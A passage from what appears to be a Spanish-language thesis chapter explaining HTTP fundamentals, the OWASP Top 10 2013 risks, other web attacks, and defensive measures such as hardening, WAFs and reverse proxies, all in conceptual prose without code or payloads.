En **w3techs** indica el ranking de los servidores mayormente utilizados para sitios web, muestra que Apache y Nginx son los servidores más utilizados actualmente a nivel mundial.




Figura 4-2 *Server*
Fuente: (W3Techs, 2017)

2.3.1 Sitios Web Estáticos.

Son sitios web informativos que su objetivo general es en publicar información permanente, en donde el usuario no puede interactuar con la data, estas páginas web son creadas utilizando el lenguaje de marcas de hipertexto (HTML).

Estos sitios son una buena opción para personas u organizaciones que desean presentar su información tales como; Quienes somos, Donde estamos, Servicios, entre otros.

La ventaja más importante es lo económico que es implementarla y por otro lado la desventaja se centra al momento de realizar una actualización y el soporte para gestores de base de datos (García, 2012).




Figura 5-2 *Proceso para mostrar el contenido estática.*
Fuente: García, (2012).

Como se muestra en la Figura 5-2 el proceso para mostrar contenido estática corresponde en la petición del cliente por medio de un navegador web hacia el servidor el cual muestra el contenido estático en el navegador web del cliente.

2.3.2 Sitios Web Dinámicos

Los sitios Web dinámicos están conformados por aplicaciones que brindan facilidad a los usuarios de poder interactuar con la data almacenada como por ejemplo, foros, tiendas en línea, banca online, encuestas, redes sociales y otros. Estas aplicaciones son scripts que tienen extensiones de páginas dinámicas como: PHP (Personal home page), ASP (Active server pages) y JSP (Java server pages), permitiendo ejecutar y acceder a la información de una base de datos por ejemplo.

Entre las principales ventajas de la utilización de un sitio web dinámico se tiene:

- Permite interactuar entre el usuario y las aplicaciones web como si fueran aplicaciones que están instaladas en el computador.

- Variedad para su diseño y desarrollo.

- Actualización sin ingresar al servidor, se lo puede realizar desde un panel de administración del sitio.




Figura 6-2 *Proceso para mostrar el contenido dinámico.*
Fuente: Adobe, (2014).

Como se muestra en la Figura 6-2 el proceso para mostrar el contenido dinámico a un usuario mediante el navegador web se basa en; el usuario solicita la página dinámica, el servidor localiza y envía la página a la aplicación, la aplicación interpreta el código de la página y ejecuta, la aplicación envía los resultados al servidor web para ser mostrada en el navegador web del usuario (Adobe, 2014).

2.3.3 Generalidades y Arquitectura de un sitio Web.

Dentro de la seguridad en los sitios web dinámicos es de gran importancia tener presente algunos conceptos claves sobre la arquitectura y su funcionamiento, por lo tanto a continuación se mencionan los siguientes:

2.3.3.1 Protocolo HTTP

Es un protocolo que está situado en la capa de aplicación del modelo de referencia OSI y pertenece a la familia TCP (Protocolo orientado a la conexión), es utilizado para navegar sobre internet y moverse entre páginas en un sitio web, es el único protocolo utilizado por los navegadores web, y actualmente por un gran número de aplicaciones empresariales y de uso

normal. El HTTP es basado en el envío de mensajes, ya que el cliente envía un mensaje de petición y el servidor retorna un mensaje de respuesta.

2.3.3.1.1 HTTP Request

El cliente realiza la solicitud mediante la utilización de encabezados el cual está conformado de la siguiente manera:

Tabla 1-2 *HTTP Request*

Method	Request URI	HTTP versión

Fuente: URI (Uniform Resource Identifier)

Method: Este define el método a ser ejecutado sobre el recurso que puede ser de tipo GET, POST,PUT,DELETE,OPTIONS y TRACE (W3C,2015).

Request URI (Uniform Resource Identifier): Solicitud del recurso.

HTTP versión: La versión del protocolo HTTP a ser utilizada.

2.3.3.1.2 HTTP Response

Ya recibida la petición por el servidor de tipo Request, el responde a dicha solicitud con el siguiente encabezado que contiene los siguientes datos:

Tabla 2-2 *HTTP Response*

HTTP versión	Status Code	Reason phrase

Fuente: HTTP versión: La versión del protocolo HTTP a ser utilizada.

Status Code: Código de 3 dígitos que es el resultado de entender y satisfacer la respuesta. Si el código empieza con 1 respuesta informativa, con 2 es una respuesta exitosa, con 3 redirecciones, 4 error en el cliente y 5 error en el servidor.

Reason phrase: Descripción del status code.

2.3.3.1.3 Cookies

HTTP es un protocolo sin estado, no almacena información de conexiones anteriores y las aplicaciones web necesitan mantener estado, para esto surgieron las cookies las cuales permiten a las aplicaciones web establecer sesiones, además de rastrear usuarios ya que consiguen guardarse en el cliente por un tiempo indefinido. Son una parte clave que utiliza el protocolo HTTP, y se definen cono fragmentos de textos que contienen variables de acuerdo al siguiente formato: name = value,

A menudo las cookies poseen un formato definido conteniendo atributos como los que se indica a continuación:

- Campo dominio (Domain), contiene el dominio para el cual la cookie es válida.
- Campo ruta (Path), indica la ruta URL válida para la cookie.
- Campo expiración de fecha (Expire), indica la fecha válida para la cookie
- Campo de seguridad (Secure), La utilización de este atributo asegura que la cookie trabaje con el protocolo HTTPS

Cada uno de estos atributos puede afectar a la seguridad de una aplicación web, dependiendo de la capacidad del atacante para apuntar directamente a otros usuarios de la aplicación.

2.3.3.1.4 Métodos HTTP

Comúnmente un atacante utiliza los métodos GET y POST para tratar de vulnerar una aplicación web. Para lo cual se va a estudiar y diferenciar estos métodos, ya que pueden afectar la seguridad de una aplicación web si se pasa por alto.

El método GET se encarga de recuperar recursos o páginas, a menudo se utiliza para enviar parámetros para el recurso solicitado en la cadena de la consulta URL. Permitiendo volver a utilizar una dirección URL de un recurso que fue marcada por el usuario, además el recurso equivalente puede ser ocupado por otro usuario a futuro. Este método permite mostrar en pantalla las URLs y además quedan almacenadas en el historial del navegador y logs de acceso del servidor web.

También se transmiten en la cabecera Referer a otros sitios aun cuando se sigan enlaces externos. Por lo tanto, no es recomendable transmitir información sensible. GET es un método que utilizan todos los usuarios en internet siempre que se mueven entre páginas en un sitio web y solicitar recursos que se necesita observar.

El objetivo de un atacante está en las cabeceras HTTP, pudiendo jugar con los valores, por ejemplo utilizando la cabecera User-Agent para hacerse pasar por otro usuario.

El método POST fue diseñado para realizar acciones, este método funciona enviando los parámetros de la solicitud tanto en la cadena de la consulta URL como también en el cuerpo del mensaje. Este solicita el envío de datos del cliente al servidor (por lo contrario del GET que solicita la recepción de datos). El uso habitual que se le da al POST es el envío de mensajes en

un formulario al servidor, mediante nuestro usuario y clave para identificarnos. Este método hace uso de la cabecera Content-Length, que muestra la cantidad de caracteres que posee el contenido enviado al servidor, un atacante puede utilizar esta cabecera y cambiarla pudiendo así evadir filtros o sistemas de seguridad pudiendo vulnerar un sitio web.

El protocolo HTTP posee también otros métodos que se han creado con fines específicos los cuales son HEAD, TRACE, OPTIONS y PUT.

El HEAD es lo mismo que GET pero la única diferencia es que no muestra todo el código HTML de la página. El TRACE responde lo mismo que recibe se lo utiliza para diagnosticar el servidor.

La implementación del OPTIONS es opcional, este solicita información a un recurso específico del servidor. El PUT es el método que los atacantes aprovechan cuando está habilitado ya que muy fácilmente pueden tomar control sobre el servidor, ya que el permite subir o sobrescribir un determinado archivo.

2.3.3.1.5 URL

Es una identificación única de un recurso web que por intermedio de él se puede obtener el recurso. Formato:

Protocolo://nombre de host[:puerto]/[ruta/]archivo[?parámetro = valor]

2.3.3.1.6 Cabecera HTTP

El protocolo HTTP utiliza un gran número de cabeceras, algunos encabezados se pueden utilizar para peticiones y respuestas y para ambas. Seguido se describes los encabezados que se encuentran cuando se ataca una aplicación web:

- Encabezados Generales (Connections,Content-Encoding, Content-Length, Content-Type y Transfer-Encoding)
- Encabezados de Solicitud (Accept, Accept-Encoding, Authorization, Cookie, Host, If-Modified-Since, If-None-Match, Origin, Referer y User-Agent)
- Encabezados de respuesta (Acces-Control, Cache-Control, ETag, Expires, Location, Pragma, Server, Set-Cokokie, WWW-Authenticate, X-Frame-Options)

2.3.3.1.7 Códigos de estado HTTP

Los códigos de estado son respuestas HTTP del servidor que están destinadas a dar una descripción corta del estado de una petición, el código está conformado por 3 dígitos: el primero especifica el estado y los dos restantes indican la naturaleza puntual de la respuesta. A continuación se presentas las cinco clases de respuesta:

1XX: Respuestas

Esta clase de código muestra una respuesta provisional. Los servidores no deben remitir una respuesta 1xx a un usuario, ya que HTTP/1.0 no ha definido ningún estado 1xx, excepto para experimentos.

- 100 Continua
- 101 Conmutado de Protocolos
- 102 Procesando

2XX: Peticiones Correctas

Este estado indica que el servidor recibió, entendió, acepto y procesó correctamente la acción solicitada por el cliente.

200 OK	204 Sin contenido
201 Creado	205 Recargar contenido
202 Aceptado	206 Contenido parcial
203 Información no autoritativa	207 Estado múltiple

3XX: Redirecciones

Este código indica que el cliente debe realizar una tarea adicional para completar la solicitud, esta tarea la debe efectuar el agente de usuario.

300 Múltiples opciones	304 No modificado
301 Movido permanente	305 Utilice un proxy
302 Movido temporal	306 Cambie de proxy

303 Vea otra

307 Redirección temporal

4XX: Errores del cliente

Este código indica sintaxis errónea o que el servidor no puede procesar la petición.

400 Solicitud errónea

402 No autorizado

403 Prohibido

404 No encontrado

405 Método no permitido

406 No aceptable

407 Autenticación Proxy requerida

408 Tiempo de espera agotado

409 Conflicto

410 Ya no disponible

411 Requiere longitud

412 Falló precondición

413 Solicitud demasiado larga

414 URI demasiado larga

415 Tipo de medio no soportado

416 Rango solicitado no disponible

417 Falló expectativa

421 Demasiadas conexiones desde IP

422 Entidad no procesable

423 Bloqueado

424 Falló dependencia

425 Colección sin ordenar

426 Actualización requerida

449 Reitente con

5XX Errores de servidor

Este código indica que el servidor falló al atender la solicitud del cliente.

500 Error interno

501 No implementado

502 Pasarela incorrecta

503 Servicio no disponible

505 Versión de HTTP

506 Variante también negocia

507 Almacenamiento insuficiente

509 Ancho de banda excedido

504 Tiempo de espera de la pasarela agotada 510 No extendido

2.4 Ataques a una Aplicación Web

Hoy en día las aplicaciones web es el objetivo principal que un atacante o usuario malicioso desea vulnerar ya sea por cuestiones de mostrar su habilidad o simplemente por tratar de sacar provecho de un recurso. El crecimiento de las aplicaciones web han multiplicado considerablemente las vulnerabilidades, siendo que los atacantes buscan explotar empresas o personas, en la Tabla 3-2 se muestra a breves rasgos el objetivo de un atacante sobre una empresa o persona. .

Tabla 3-2 *Ataques a empresas y personas*

Ataques a empresas	**Ataques a personas**
Información operativa de la empresa como; Reportes, estrategias, plan de negocio, análisis de costo.	Robo de identidad o el uso de credenciales para autenticarse sin autorización
Datos de los clientes	Correos no deseados
Datos de empleados como; historial médico, curriculum, evaluaciones de rendimiento.	Datos de que compra, de que vende
Servicios y productos ofrecidos como; lista de precio, reportes de produción, diseños.	Robo de un equipo informático
Desfiguración del sitio web	Clonación de datos personales.

Fuente: (Francesco Flammini, 2013)

El atacante para cumplir su objetivo puede utilizar un ataque pasivo o activo, los cuales se describe a continuación.

2.4.1 Ataques Web Pasivo

Estos tipos de ataques suceden por accidente o sin saberlo, el cual es iniciado por la víctima mientras navega o interactúa con un sitio web vulnerable, el atacante por su lado se encuentra a la espera (en background), estos ataques pueden ser: divulgación de información, ataques del lado del cliente y ejecución de comandos. Satzman y Sharabani definen que un ataque pasivo son aquellos métodos que interceptan datos sensibles en una red no confiable mientras el usuario y el servidor intercambian información, mediante la implementación de hombre en el medio (Roi Saltzman, 2009).

2.4.2 Ataques Web Activo

Los ataques activos son iniciados por el atacante, teniendo como objetivos interrumpir el servicio en vez de extraer información como lo realiza el ataque pasivo. En un ataque activo el atacante desea manipular una petición o respuesta en una sesión legitima engañando al usuario en una solicitud no deseada que revelará información sensible.

El ataque activo en muchas ocasiones se lo realiza después de un ataque pasivo, ya que en el pasivo se ha recolectado información que serviría para realizar un ataque activo utilizando la técnica de fuerza bruta.

2.4.3 Tipos de Ataques Web

En el tema de investigación propuesto nos centraremos en los diez riesgos más críticos en Aplicaciones Web expuestos por el top 10 de OWASP (Open Web Application Security Project), estos cubren una gran parte de ataques web, OWASP es un proyecto de codigo abierto que se encarga de ayudar a mejorar la seguridad informática que pone a dispocición de la comunidad una metodología que ayude a detectar los 10 riesgos de seguridad que más aquejan a las aplicaciones web (OWASP, 2013).

Tabla 4-2 *Top 10 de riesgos*

OWASP Top 10 2013	
A1	Inyección
A2	Pérdida de Autenticación y Gestión de Sesiones
A3	Secuencia de Comandos en Sitios Cruzados (XSS)
A4	Referencia Directa Insegura a Objetos
A5	Configuración de Seguridad Incorrecta
A6	Exposición de datos sensibles
A7	Ausencia de Control de Acceso a las Funciones
A8	Falsificación de Peticiones en Sitios Cruzados (CSRF)
A9	Uso de Componentes con Vulnerabilidades Conocidas
A10	Redireccionamiento y reenvío no validados

Fuente: OWASP 2013.

2.4.3.1 Descripción de los Riesgos del Top 10 OWASP 2013

A continuación se describen los 10 riesgos de seguridad enunciados por el top 10 OWASP 2013, para lo cual se estudió y analizó desde las siguientes fuentes (OWASP, 2013), (Berta, 2013), (Perez, 2014), (Dafydd Stuttard, 2011).

2.4.3.1.1 A1 Inyección

Las fallas de inyección son las vulnerabilidades utilizadas con mayor frecuencia por los atacantes, para lograr el objetivo el atacante hace uso del incorrecto filtrado de parámetros en la aplicación, enviando datos no confiables desde el usuario a un interprete como consulta o comando, lo cual intenta evadir o engañar al interprete, pudiendo ejecutar un código malicioso para obtener información sensible de una base de datos.

Una inyección puede causar en una aplicación web pérdidas o corrupción de datos, en varias ocasiones estas inyecciones puden comprometer totalmente el servidor web, tomando control sobre el mismo.

Este riesgo hace referencia a ataques de inyección SQL, y para poder prevenirlo se debe mantener los datos no confiables separados de los comandos y consultas, en otras palabras se debe validar el ingreso de entrada de datos hacia la aplicación.

2.4.3.1.2 A2. Pérdida de Autenticación y Gestión de Sesiones

Este riesgo se lo relaciona con las fallas en el código de la aplicación, ya que las funciones utilizadas para la autenticación y gestión de sesiones son comúnmente desarrolladas sin tomar medidas de seguridad, permitiendo a usuarios malintencionados comprometer claves, contraseña, token de sesiones u otras, y así secuestrando la identidad de otro usuario.

El impacto al ser explotada esta vulnerabilidad permite que varias cuentas sean atacadas, cuando el ataque es exitoso, la persona malintencionada estará dentro del perfil del usuario válido lo cual permitirá realizar cualquier acciones que el usuario legítimo pudiese. Un ejemplo de debilidad sucede cuando la aplicación web muestra o envia en la URL el Id de sesión del usuario, o a su vez permite ataques XSS que puede recuper dicho Id, con lo dual se podria armar un ataque de fuerza bruta.

2.4.3.1.3 A3. Secuencia de Comandos en Sitios Cruzados (XSS)

Este ataque sucede cada vez que la aplicación web recibe o toma datos no confiables proveídos por el usuario que serán ejecutados en el navegador de él mismo sin ninguna validación y codificación adecuada.

El objetivo de XSS es ejecutar código HTML y de scripts maliciosos en el navegador de la victima, pudiendo así robar sesiones, redireccionar a la victima a un sitio web malicioso o desfigurar un sitio web, el límite de XSS es la imaginación del atacante.

Un usuario malintencionado puede realizar un ataque XSS basado en DOM, XSS persistente/directo y XSS reflejado/Indirecto.

XSS Basado en DOM: A este ataque también se lo conoce como XSS tipo 0, que su objetivo es de incrustar en el DOM del navegador del usuario peticiones a una secuencia de comandos que podrían obtener información personal de navegación del usuario como por ejemplo cookies o sesiones.

XSS Persistente o Directo: El propósito del atacante es embeber un código malicioso HTML utilizando las etiquetas <script> o <iframe> en el sitio web, y así conseguir que el código se quede guardado permanentemente y sea ejecutado cuando se abra la aplicación web, que puede desembocar en la redirección hacia otro sitio o atacar al navegador web de la víctima.

XSS Reflejado o Indirecto: Este ataque se basa en que solo aqueja a las víctimas que el atacante haya seleccionado para obtener su cuenta de usuario por ejemplo, este ataque también es llamado no persistente ya que el código malicioso no perdura en la página. El objetivo del atacante es que la víctima ingrese a la página vulnerable mediante una dirección URL modificada que contiene el código malicioso.

2.4.3.1.4 A4. Referencia Directa Insegura a Objetos

Este ataque ocurre cuando por situaciones de una inadecuada programación se exhibe una referencia a un objeto interno del sitio web, estos objetos pueden ser; fichero directorio o una base de datos, pudiendo acceder el atacante a información sensible.

2.4.3.1.5 A5. Configuración de Seguridad Incorrecta

Las configuraciones implementadas por defecto es un grave error en una infraestructura en donde se aloja una aplicación web u otro sistema. Ya que el atacante se aprovecha de vulnerabilidades conocidas siendo más fácil vulnerar un sistema.

2.4.3.1.6 A6. Exposición de datos sensibles

Una cantidad considerable de aplicaciones web en la Internet no protegen de una manera adecuada sus datos sensibles ya que suelen viajar en texto plano en la red. El objetivo del atacante es sustraer los datos que pueden ser claves para buscar la manera de utilizarlos para su propio beneficio como por ejemplo estafas o robos de identidad, para esto a menudo el atacante utiliza el ataque de “hombre en el medio”.

2.4.3.1.7 A7. Ausencia de Control de Acceso a Funciones

Este ataque se relaciona con acceso de usuarios no permitidos a funciones de una aplicación, que pueden acceder a funcionalidades exclusivas. Es necesario tomar medidas necesarias de seguridad en el acceso directo a funciones.

2.4.3.1.8 A8. Falsificación de Peticiones en sitios Cruzados (CSRF)

El ataque CSRF intenta aprovechar la confianza que una aplicación web posee sobre un internauta, para lo cual el atacante obliga al navegador de la víctima logueado en una aplicación web enviar una solicitud a una aplicación vulnerable, esta aplicación realizará las diferentes acciones en nombre de la víctima, en muchos casos la víctima no sabe lo que sucede, pudiendo realizar toda acción permita por el usuario legítimo.

2.4.3.1.9 A9. Uso de componentes con vulnerabilidades conocidas

Algunas aplicaciones web hacen uso de librerías, frameworks u otros componentes que han sido identificados como vulnerables y que funcionan con privilegios de súper usuario, permitiendo que por a través de estos componentes el atacante pueda sustraer datos sensibles.

2.4.3.1.10 A10. Redirecciones y reenvíos no válidos

A menudo las aplicaciones web redireccionan y reenvían a sus usuarios a otros sitios web sin realizar alguna validación que determine que la página destino suplantadas o ejecutar algún malware.

2.4.3.2 Otros ataques web.

Como se indicó anteriormente, existen varios riesgos a más de los enunciados en OWASP, estos incluyen nuevas técnicas de ataques que han sido identificados constantemente, entre los cuales se tiene ataques de fuerza bruta, Inclusión local y remota de archivos (LFI/RFI, Local and Remote y file inclusion), DDoS (Distributed Denial of Service) entre otros.

2.4.3.2.1 Fuerza bruta

Un ataque de fuerza bruta se basa en automatizar procesos de tal manera se intente encontrar una contraseña con la utilización de diccionarios (WASC-11, 2010). Si por ejemplo se encuetra frente a un formulario en donde se ingresa el usuario y contraseña este ataque se lo podría a plicar a través de la ejecución de un script que contenga palabras que con la conbinación de estas podrá acceder.

Dentro de esta técnica se ramifican diferentes subtécnicas como; Brute Forcing Log-In Credentials, Brute Forcing Session Identifiers, Brute Forcing of Directories and Files, Insufficient Password Recover Validation, entre otros.

2.4.3.2.2 Inclusión de Archivos Locales y Remotos.

Esta vulnerabilidad trata de explotar fallos de seguridad en la utilización de funciones que podrían permitir la inclusión de archivos, mediante la utilización de lenguaje de programación del lado del servidor como por ejemplo PHP.

Cuando se habla de inclusión de archivos locales se refiere a que el contenido de un archivo se introduce en otro, y ambos se encuentran en el mismo servidor web. Si por fallas de seguridad en el desarrollo de la aplicación el archivo que se incluye se lo modifica, el atacante podría incluir y observar el contenido de otro archivo que se encuentra en el mismo servidor.

Puede existir la necesidad que un desarrollador necesite incluir el código de un archivo en una página que se encuentra en otro servidor. La técnica de inclusión de archivos remotos trata de explotar algún fallo de seguridad en las funciones de inclusión de archivos, permitiendo modificar el archivo que sería incluido, y pudiendo obtener control total sobre el servidor web.

2.4.3.2.3 DDoS.

El objetivo de un ataque DDoS es vulnerar la disponibilidad de una aplicación web, impidiendo que los usuarios hagan uso de dicha aplicación. La diferencia entre el ataque DoS y DDoS es que el DoS es realizado por un solo atacante, el DDoS es un ataque distribuido y muchas de las veces participan usuarios que no saben que son parte de una botnet que permiten enviar varias peticiones a la misma vez desde diferentes partes del mundo.

Dentro de los ataques DoS se encuentran tres tipos; DoS hacia un específico usuario, una base de datos y un web server.

2.5 Efectos de los ataques a aplicaciones web

2.5.1 Denegación de servicio.

Conocido como ataque por denegación de servicio (DOS) el objetivo es de atacar la disponibilidad de un servicio o recurso informático de una persona u organización durante un tiempo determinado. Este ataque es mayormente dirigido hacia servidores de una organización para que sus servicios no sean utilizados. Pero está técnica ha evolucionado a un ataque

distribuido de denegación de servicio (DDOS) que es mucho más poderoso ya que el ataque es de diferentes sitios utilizando host esclavos (Pascual, 2014).

2.5.2 Desfiguración.

Es un término utilizado por hackers cuando acceden al servidor web explotando una vulnerabilidad y alteran la página principal del sitio es su mayoría el archivo index.html o index.php, ubicando frases o leyendas que han sido hackeados (Martin, 2015).

2.5.3 Accesos no autorizados.

Este ataque consiste en obtener acceso no autorizado, suplantando la identidad de una persona u organización para obtener información confidencial.

2.5.4 Robo de información.

Tiene como objetivo de robar información privilegiada de un sitio web que pertenezca a usuarios, empresas u organizaciones. Un ejemplo es el robo de información en el Banco Central (El Mundo, 2014).

2.6 Mecanismos de defensa contra ataques Web.

Para poder incrementar los niveles de seguridad en una aplicación web, se debe tomar en cuenta toda la infraestructura, desde el desarrollo orientado a la seguridad en la aplicación web hasta la protección perimetral que se le dé a la misma, pero no deja de ser importante la cultura en seguridad informática de los usuarios finales. A continuación según nuestro análisis se ha clasificado los siguientes mecanismos de defensa que deben ser utilizados para mitigar o disminuir los ataques contra aplicaciones web:

- Protección en el desarrollo de la aplicación.
- Proteger al sistema operativo base.
- Proteger al servidor web (Apache, Nginx, IIS, etc).
- Seguridad Perimetral.

2.6.1 Protección en el desarrollo de la aplicación.

El principal problema de la seguridad en una aplicación web se centra en el desarrollo de dicha aplicación. En los documentos (Wheeler, 2015) (Dafydd Stuttard, 2011) dan consejos de como se debe realizar una programación orientada a la seguridad:

- Accesos no autorizados de los usuarios de la aplicación, que usuarios con ciertos privilegios no accedan a datos y funciones restringidos.

- Validar la entrada de datos, esto evitaría que códigos maliciosos se ejecuten en la aplicación web.

- Manejar y reaccionar ante el atacante de una forma controlada, para ello se de manejar los errores inesperados, auditoria de Log´s y monitoreo constante de la aplicación y validar la salida de datos.

2.6.2 Proteger al sistema operativo base

Se debe garantizar que el sistema operativo en donde se aloje la aplicación web brinde las medidas de seguridad necesarias para no afectar a la aplicación web, para ello se realiza el proceso de endurecimiento también conocido como hardening, a continuación se detallan brevemente lo que se debe considerar para mantener al sistema operativo base seguro (Callejas, 2014):

- Instalaciones mínimas, instalar lo necesario es una práctica que ayuda a disminuir brechas de inseguridad además de mantener servicios innecesarios.

- Realizar un adecuado particionamiento, lo cual permite aprovechar algunas opciones para asegurar las particiones, como; nodev, nosuid y el noexec. Además se propone que se utilice las siguientes particiones para un servidor web; /boot, /, SWAP, /tmp, /var, /home (Perez, Estudio de las características de seguridad de servidores web en entornos de Software Libre aplicables a la protección de sitios dinámicos, 2014)

- Eliminar servicios innecesarios y mantener actualizado el sistema operativo.

- Fortalecer el kernel, ya que al no fortalecer un atacante puede realizar una denegación de servicio agotando los recursos.

- Implementar un firewall local en donde solo se permitirá conexión al servicio prestado, por ejemplo al puerto 80 y 443.

- Configuración de claves fuertes para el acceso al sistema operativo.

2.6.3 Proteger al servidor web.

Dar la adecuada protección al servidor web es fundamental para proteger la aplicación web, por lo tanto hay varios documentos que indican que se sigan las siguientes instrucciones (Carlos Gómez, 2013), (Perez, Estudio de las características de seguridad de servidores web en entornos de Software Libre aplicables a la protección de sitios dinámicos, 2014):

- Administración de Banners, es importante que el atacante no pueda reconocer u obtener información acerca de que servidor web se está utilizando.
- Implementación de módulos que ayudan a bloquear ip´s o a su vez trabajan como un WAF (Web Application Firewall).
- Utilización de sistemas de monitoreo de cambios, lo cual permite alertar al administrador de algún cambio en el sistema de archivo.
- Uso de sistemas de detección de vulnerabilidades, existen varias herramientas que permiten escanear vulnerabilidades del servidor web como; Nessus, Nikto, OpenVAS, NeXpose, etc
- Eliminar características innecesarias.
- Proteger al servidor contra ataque denegación de servicio.
- Restringir el acceso a directorios

2.6.4 Seguridad Perimetral.

La seguridad de la infraestructura perimetral es un complemento para nuestra aplicación web ya que es el intermediario entre los usuarios y la aplicación web, estos intermediarios o elementos de red proveerán la seguridad a nuestra red interna son:

- Firewall, determinar reglas hasta el nivel 4 del modelo OSI
- VPN, permitirá conectarse de una forma segura remotamente.
- Anti-spyware, es necesario para la detección y/o prevención de virus, malware, etc
- Sistemas de Detección y Prevención de Intrusos (IDS/IPS), sistemas que monitorizan la red y de acuerdo a sus firmas, producen alertas.

- Sistemas de Gestión Unificada de Amenazas (UTM), es un equipo que integra varias soluciones de seguridad perimetral como; Firewall, IDS/IPS, Antivirus/Antispam, VPN.

- Firewall para Aplicaciones Web (WAF), es un firewall a nivel de capa 7 que se encarga de filtrar peticiones maliciosas HTTP. Este puede trabajar como proxy reverso, lo cual dará frente a los usuarios finales de la Internet.

2.7 Infraestructura de un proxy reverso

Un proxy reverso es un servidor intermediario entre los usuarios externos y nuestros servidores, receptando y reenviando peticiones en la capa de aplicación del modelo OSI, él se encarga de inspeccionar, transformar y enrutar las solicitudes HTTP o HTTPS realizadas desde un navegador web externo, y dependiendo del comportamiento del tráfico acepta o deniega el acceso al servidor web (Sommerlad, 2003; Soto, 2015).

Ubicar una aplicación web sobre un servidor directamente al internet sin ninguna protección en la capa de aplicación del modelo OSI puede ser objeto de ataques que afectarán a la integridad, disponibilidad y confidencialidad de los activos que almacene, para esto un método utilizado ampliamente es un proxy reverso el cual está situado en el lado de los servidores. Todo el tráfico procedente de Internet y con destino en alguno de esos servidores web es recibido por el servidor proxy y reenviado a uno de ellos (Sommerlad, 2003). Siendo esta alternativa utilizada para frenar ataques en la capa de aplicación siendo transparente para los usuarios.

